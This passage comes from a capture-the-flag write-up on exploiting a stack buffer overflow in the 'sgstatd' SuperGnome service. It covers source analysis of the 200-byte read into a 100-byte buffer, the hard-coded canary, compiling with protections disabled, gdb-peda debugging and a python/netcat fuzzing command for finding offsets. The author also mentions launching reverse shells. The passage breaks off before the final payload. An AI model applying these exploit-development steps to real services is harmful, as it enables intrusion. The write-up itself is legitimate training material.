        write(sd, " ", 1);
        write(sd, "d", 1);
        write(sd, "e", 1);
        write(sd, "t", 1);
        write(sd, "e", 1);
        write(sd, "c", 1);
        write(sd, "t", 1);
        write(sd, "e", 1);
        write(sd, "d", 1);
        write(sd, "!\n\n", 4);
        write(sd, "Enter a short message to share with GnomeNet (please allow 10 seconds) => ", 75);
        fflush(stdin);
        sgstatd(sd);

        sgnet_writes(sd, "\nRequest Completed!\n\n");
        break;
```

Running netcat again to test this hidden option, showed the following below:



```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81# nc -nv 54.233.105.81 4242
nc: 54.233.105.81 4242 open

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
X


Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81# 
```

This hidden option accepts user input in the sgstatd function, which has the following components of note:



```
int sgnet_exit()
{
        printf("Canary not repaired.\n");
        exit(0);
}

int sgstatd(sd)
{
        __asm__("movl $0xe4ffffe4, -4(%ebp)");
        //Canary pushed

        char bin[100];
        write(sd, "\nThis function is protected!\n", 30);
        fflush(stdin);
        //recv(sd, &bin, 200, 0);
        sgnet_readn(sd, &bin, 200);
        __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t"   // Canary checked
                "jne sgnet_exit");
        return 0;

}
```


- The red highlighted code is inline assembly code that places a canary value on to the stack by moving the value "\xe4\xff\xff\xe4" into the -4 byte offset of where the register EBP points to. EBP is the frame pointer register and keeps track of the stack frame so ESP (stack pointer register) can return properly to the correct stack state once the current function ends and control is returned to the calling function. This 4byte canary value is meant to protect the stack from a buffer overflow and at the end of the sgstatd function, the canary is checked (green highlight) as a protection against the stack being overwritten.

- The orange highlighted code shows a character array called "bin" that is a 100bytes in size


- The blue highlighted code is where the vulnerability occurs, since the sgnet_readn() function performs a read of input from sd (socket descriptor) and places that user supplied input into the address pointed to by bin. The issue is that the character array bin was allocated for 100 bytes in size but the sgnet_readn function is being called with a read length of 200 bytes, therefore a buffer overflow condition exists and will be successful if the canary can be repaired during the buffer overflow and any other memory protections can be circumvented.

- The green highlighted code is another inline assembly code component that checks the canary by copying the value pointed to by -4byte offset from EBP into the EDX register (data register). Then it xor's EDX with the original canary value which should result in a 0 value (anything xor'ed with itself is 0) which will set the status register accordingly. Then it does a jne (jump if not equal to 0), based on the last operation and the status register, to the sgnet_exit() function if the value of the xor was not 0, which indicates the canary was not repaired and exits the program.

Given the analysis above, it should be possible to develop an exploit. One option is to compile the source code on a binary compatible platform to that running on the SuperGnomes. As demonstrated from sg02 and sg04, the SuperGnomes are running Ubuntu 14.04.3 LTS x86_64 bit with a 3.13.0-48-generic kernel.



```
# cat os-release
os-release
NAME="Ubuntu"
VERSION="14.04.3 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.3 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
```




```
# uname -a
uname -a
Linux sg4 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

So initially I went this route and installed an Ubuntu 14.04.3 LTS 64 bit VM with a kernel in the 3.x branch very close to that of the SuperGnomes, so I could mimic the host I was trying compromise as closely as possible. On this VM I compiled the source code as provided in the sgnet.zip.

The first question that came to mind is do I compile this as a 64-bit or 32-bit binary? Since the canary address in the source code was a 32 bit address, I decided to stick with a 32 bit compilation. The next question is do I compile with stack protection turn off?

After some early testing and re-reading all the hints provided by Tom VanNorman on exploit development in the Dosis Neighborhood, I decided to leave ASLR enabled on the system but to compile with compiler stack protection (NX) turned off (-fno-stack-protector -zexecstack), and I could always re-enable NX later if I needed to take it into account. I also compiled with debugging information added (-g) to help further in the debugging process. I verify stack protection status with simple tool called checksec.sh (https://github.com/slimm609/checksec.sh).




```
root@ubuntu:~/sgnet# unzip sgnet.zip
Archive:  sgnet.zip
  inflating: sgnet.c
  inflating: sgnet.h
  inflating: sgstatd.c
  inflating: sgstatd.h
root@ubuntu:~/sgnet# gcc -m32 -g -fno-stack-protector -zexecstack -o sgstatd sgstatd.c sgnet.c
root@ubuntu:~/sgnet# ls -al
total 64
drwxr-xr-x 2 toor root  4096 Dec 29 09:11 .
drwx------ 5 root root  4096 Dec 29 09:04 ..
-rw-r--r-- 1 root root 10207 Dec  8 14:50 sgnet.c
-rw-r--r-- 1 root root  2160 Dec  8 14:50 sgnet.h
-rw-r--r-- 1 toor root  6426 Dec 14 12:42 sgnet.zip
-rwxr-xr-x 1 root root 24412 Dec 29 09:11 sgstatd
-rw-r--r-- 1 root root  3362 Dec  8 14:50 sgstatd.c
-rw-r--r-- 1 root root    96 Dec  8 14:50 sgstatd.h
root@ubuntu:~/sgnet# file sgstatd
sgstatd: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linu
x 2.6.24, BuildID[sha1]=553860b15a46d662d9f31a8d814944fb7c11dc2f, not stripped
root@ubuntu:~/sgnet# /opt/checksec/checksec.sh --file sgstatd
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   sgstatd
root@ubuntu:~/sgnet# cat /proc/sys/kernel/randomize_va_space
2
root@ubuntu:~/sgnet#
```

Note: Although checksec reports "no canary found", this is referring to the compiler added stack canary, not the stack canary that is being added explicitly in the code for sgstatd that we saw earlier. That code added canary will still be there at runtime, will be checked by the sgstatd code, and needs to be accounted for during exploit development. As an aside, when the compiler stack canary is enabled and you overwrite it during a buffer overflow, that's when the binary will display the "*** stack smashing detected ***" message. In this case, since we're not using the compiler added stack canary, we will not see this message.

The other enhancement that helped greatly was using the peda extension for gdb. It adds additional functionality and default displays to the gdb debugger output which is very helpful in Linux exploit development. It's extremely easy to install and can be found here: https://github.com/longld/peda

This next screenshot shows my initial gdb debugging state. The top window shows the running sgstatd. The next window shows the netstat output with the process id. The third window is the gdb session where I attach to the running process id. Also shown lower in the gdb window is the code listing where I want to set my breakpoint. Since I compiled sgstatd with debugging symbols (-g), I can view and work with the full code listing in gdb. I set my breakpoint on the inline assembly code where the canary is checked.




```
root@ubuntu: ~/sgnet
Server started...
```

```
root@ubuntu: /home/toor
tcp        0      0 0.0.0.0:4242            0.0.0.0:*               LISTEN      3942/sgstatd
root@ubuntu:/home/toor#
```


```
root@ubuntu: ~/sgnet
root@ubuntu:~/sgnet# gdb -q
gdb-peda$ attach 3942
Attaching to process 3942
Reading symbols from /root/sgnet/sgstatd...done.
Reading symbols from /lib/i386-linux-gnu/libc.so.6...(no debugging symbols found)...done.
Loaded symbols for /lib/i386-linux-gnu/libc.so.6
Reading symbols from /lib/ld-linux.so.2...(no debugging symbols found)...done.
Loaded symbols for /lib/ld-linux.so.2
[----------------------------------registers-----------------------------------]
EAX: 0xfffffe00
EBX: 0x5
ECX: 0xffb0fe30 --> 0x3
EDX: 0xf7787000 --> 0x1a9da8
ESI: 0x0
EDI: 0x0
EBP: 0xffb0fe58 --> 0xffb0fe88 --> 0x0
ESP: 0xffb0fe1c --> 0xffb0fe58 --> 0xffb0fe88 --> 0x0
EIP: 0xf77afce0 (pop    ebp)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf77afcdc:  nop
   0xf77afcdd:  nop
   0xf77afcde:  int    0x80
=> 0xf77afce0:  pop    ebp
   0xf77afce1:  pop    edx
   0xf77afce2:  pop    ecx
   0xf77afce3:  ret
   0xf77afce4:  int3
[------------------------------------stack-------------------------------------]
0000| 0xffb0fe1c --> 0xffb0fe58 --> 0xffb0fe88 --> 0x0
0004| 0xffb0fe20 --> 0xf7787000 --> 0x1a9da8
0008| 0xffb0fe24 --> 0xffb0fe30 --> 0x3
0012| 0xffb0fe28 --> 0xf76ca0b1 (<accept+33>:   mov    ebx,edx)
0016| 0xffb0fe2c --> 0x80495d2 (<sgnet_server+54>:      mov    DWORD PTR [ebp-0xc],eax)
0020| 0xffb0fe30 --> 0x3
0024| 0xffb0fe34 --> 0x0
0028| 0xffb0fe38 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xf77afce0 in ?? ()
gdb-peda$ list 148
143             char bin[100];
144             write(sd, "\nThis function is protected!\n", 30);
145             fflush(stdin);
146             //recv(sd, &bin, 200, 0);
147             sgnet_readn(sd, &bin, 200);
148             __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t"   // Canary checked
149                     "jne sgnet_exit");
150             return 0;
151
152     }
gdb-peda$ break 148
Breakpoint 1 at 0x804928d: file sgstatd.c, line 148.
gdb-peda$
```

As a 2nd opinion, gdb-peda also has a checksec feature and it's in agreement with the external checksec.sh script run earlier.



```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

One other detail before starting execution and debugging is the fact that sgstatd listens as a server process and when an incoming connection is received, sgstatd forks a child process to service that client. Let's take a look at the code that does this on the next screenshot:




```
void sgnet_server(int sd, const char *user, int (*handler) (int))
{
#ifdef _DEBUG
        (void)user;
#endif
        int client;
        int status;
        pid_t pid;

        // seed the random number generator
#ifndef _NORAND
        srand(time(0));
#endif

        // start the connection loop
        while (true) {
                // accept a client connection
                client = accept(sd, NULL, NULL);
                if (client == -1) {
                        continue;
                }
                // randomize socket descriptor
                /*
                 * We randomize the socket descriptor here to make shellcoders
                 * unable to hardcode it. This makes for more interesting exploits.
                 */
#if !defined(_DEBUG) && !defined(_NORAND)
                client = sgnet_randfd(client);
#endif

                // fork child process off to handle connection
                /*
                 * We fork here before dropping privileges to the service's
                 * user to prevent people from modifying the parent process in memory.
                 */
                pid = fork();
                if (pid == -1) {
                        continue;
                }
                // if we got a PID, we're the parent
                if (pid) {
                        close(client);
                } else {
                        /*
                         * We only drop privileges and alarm the child process if we're
                         * not compiled for debugging. In practice, these things typically
                         * got patched out by service developers and testers in a hex editor
                         * anyway, so this should save time.
                         */
#ifndef _DEBUG

                        sgnet_privdrop(user);
                        alarm(16);

#endif

                        close(sd);
                        status = handler(client);
                        close(client);
                        exit(status);
                }
        }
}
```

The sgnet_server() function above is inside sgnet.c. The code in red is the classic infinite loop you see in C code that handles a server process which then forks a child process. When an incoming connection occurs, the client variable gets a handle to that connection. Then code executes top-down hitting the next section of code in blue where a new process is created via the fork() call and execution in the child process continues in it's copy of the code.


Note: Also above is a drop in privileges call (sgnet_privdrop) and an alarm statement. The drop in privileges does not affect the exploit other than I won't be running as root upon successful exploitation, which doesn't prevent me from getting the files I need for the challenge. The alarm statement does cause one minor bump once exploitation is achieved in that I only have 16 seconds to do something in my reverse shell, however that's very easily solved by quickly using my 1st shell to launch a 2nd reverse shell which does persist.

Since the process I want to debug in gdb is not the parent process but the **child process** handling the connection, in order to do this gdb must be instructed to *follow the fork into the child process*, when the fork occurs. The command to do this in gdb is: **set follow-fork-mode child**. Once that command is given, I can now continue the execution by issuing the "continue" command or "c" for short. Now I'm ready to launch my test/fuzzing input at sgstatd.




```
gdb-peda$ break 148
Breakpoint 1 at 0x804928d: file sgstatd.c, line 148.
gdb-peda$ set follow-fork-mode child
gdb-peda$ c
Continuing.
```

The first time I connected to the sgstatd process, I got this error message below. To fix this I just created the /var/run/sgstatd directory required as shown below, restarted the sgstatd process, and detached/re-attached to the new process in gdb.




```
Server started...
sgstatd: Unable to change directory to /var/run/sgstatd
```



```
root@ubuntu:~/sgnet# mkdir /var/run/sgstatd
```

Probably the simplest test harness in this case to start with is using python via command line to generate my input payload and pipe'ing it to netcat to forward on to the sgstatd listener. When I send the payload, I must prepend the character for option 88, which is the ascii letter "X", followed by a newline. Let's start by sending 100 "A"s and see what the stack looks like at that point. This can be achieved with the following command:


```
python -c 'print "X"+"\n"+"A"*100' | nc 127.0.0.1 4242
```



```
root@ubuntu:~/sgnet# python -c 'print "X"+"\n"+"A"*100' | nc 127.0.0.1 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users


Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
```

This is the output in gdb:

Note: I press Ctrl-C in gdb after I run the above python command since I didn't fill the 200 byte buffer.




```
[----------------------------------registers-----------------------------------]
EAX: 0xfffffe00
EBX: 0x3bc
ECX: 0xffc65c92 --> 0xffe4f770
EDX: 0x62 ('b')
ESI: 0x0
EDI: 0x0
EBP: 0xffc65c08 --> 0xffc65c98 --> 0xffc66118 --> 0xffc66148 --> 0xffc66178 --> 0x0
ESP: 0xffc65bc8 --> 0xffc65c08 --> 0xffc65c98 --> 0xffc66118 --> 0xffc66148 --> 0xffc66178 --> 0x0
EIP: 0xf7728ce0 (pop    ebp)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------stack-------------------------------------]
0000| 0xffc65bc8 --> 0xffc65c08 --> 0xffc65c98 --> 0xffc66118 --> 0xffc66148 --> 0xffc66178 --> 0x0
0004| 0xffc65bcc --> 0x62 ('b')
0008| 0xffc65bd0 --> 0xffc65c92 --> 0xffe4f770
0012| 0xffc65bd4 --> 0xf7630bf3 (<read+35>:     pop    ebx)
0016| 0xffc65bd8 --> 0xf7700000 --> 0x1a9da8
0020| 0xffc65bdc --> 0x8049833 (<sgnet_readn+88>:       mov    DWORD PTR [ebp-0x10],eax)
0024| 0xffc65be0 --> 0x3bc
0028| 0xffc65be4 --> 0xffc65c92 --> 0xffe4f770
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0xf7728ce0 in ?? ()
gdb-peda$ x/100x $esp
0xffc65bc8:     0xffc65c08      0x00000062      0xffc65c92      0xf7630bf3
0xffc65bd8:     0xf7700000      0x08049833      0x000003bc      0xffc65c92
0xffc65be8:     0x00000062      0xf75b987c      0xf7700c20      0xffc65c2c
0xffc65bf8:     0x00000066      0x00000066      0xf7700000      0x00000000
0xffc65c08:     0xffc65c98      0x0804928d      0x000003bc      0xffc65c2c
0xffc65c18:     0x000000c8      0x00000001      0xffc65c80      0xf7738181
0xffc65c28:     0xf774baf0      0x4141410a      0x41414141      0x41414141
0xffc65c38:     0x41414141      0x41414141      0x41414141      0x41414141
0xffc65c48:     0x41414141      0x41414141      0x41414141      0x41414141
0xffc65c58:     0x41414141      0x41414141      0x41414141      0x41414141
0xffc65c68:     0x41414141      0x41414141      0x41414141      0x41414141
0xffc65c78:     0x41414141      0x41414141      0x41414141      0x41414141
0xffc65c88:     0x41414141      0x41414141      0xf7700a41      0xe4ffffe4
0xffc65c98:     0xffc66118      0x080491d2      0x000003bc      0x08049b9c
0xffc65ca8:     0x0000004b      0x00000000      0xf771a234      0x00000000
0xffc65cb8:     0x099084a4      0xf774b000      0xffc65f0c      0x09909260
0xffc65cc8:     0xffc65d88      0xf77337aa      0xffc65d38      0x00000000
0xffc65cd8:     0xffc65d40      0x099091ec      0x00000000      0x00000000
0xffc65ce8:     0x00000002      0x00000000      0x00000000      0x09909090
0xffc65cf8:     0x001a81d4      0x001a81d4      0x001a81d4      0x00002ce8
0xffc65d08:     0xf771a510      0x00000001      0x00000002      0x00000000
0xffc65d18:     0xffc65f0c      0xffc65d40      0xffc65d38      0xffc65f2c
0xffc65d28:     0x09909090      0x00000000      0x00000000      0xf7732dcd
0xffc65d38:     0xf7568ffd      0xf770f303      0xf770e87c      0xf7732dcd
0xffc65d48:     0xf7568ffd      0xf771a95e      0xffc65ec0      0x00000002
gdb-peda$
```

□ = 1st "A" @ 0xffc65c2d
□ = 100th "A" @ 0xffc65c90
□ = 3 bytes to reach Canary
Canary
□ = What EBP will have at "ret"
□ = What EIP will have at "ret"

Displaying the first 100 bytes pointed to by ESP (stack pointer) after my input, you can see the 100 "A"s (ie. \x41's). The 1st "A" in blue is at address 0xffc65c2d and the 100th "A" in red is at address 0xffc65c90. As shown by the above stack trace, I'm only 3 bytes away from the canary, so if I send 103 "A"s plus sending the canary value "\xe4\xff\xff\xe4", that should fill the buffer and repair the canary and set me up for control of EIP.

Given what was learned above, here is the next iteration of my payload:

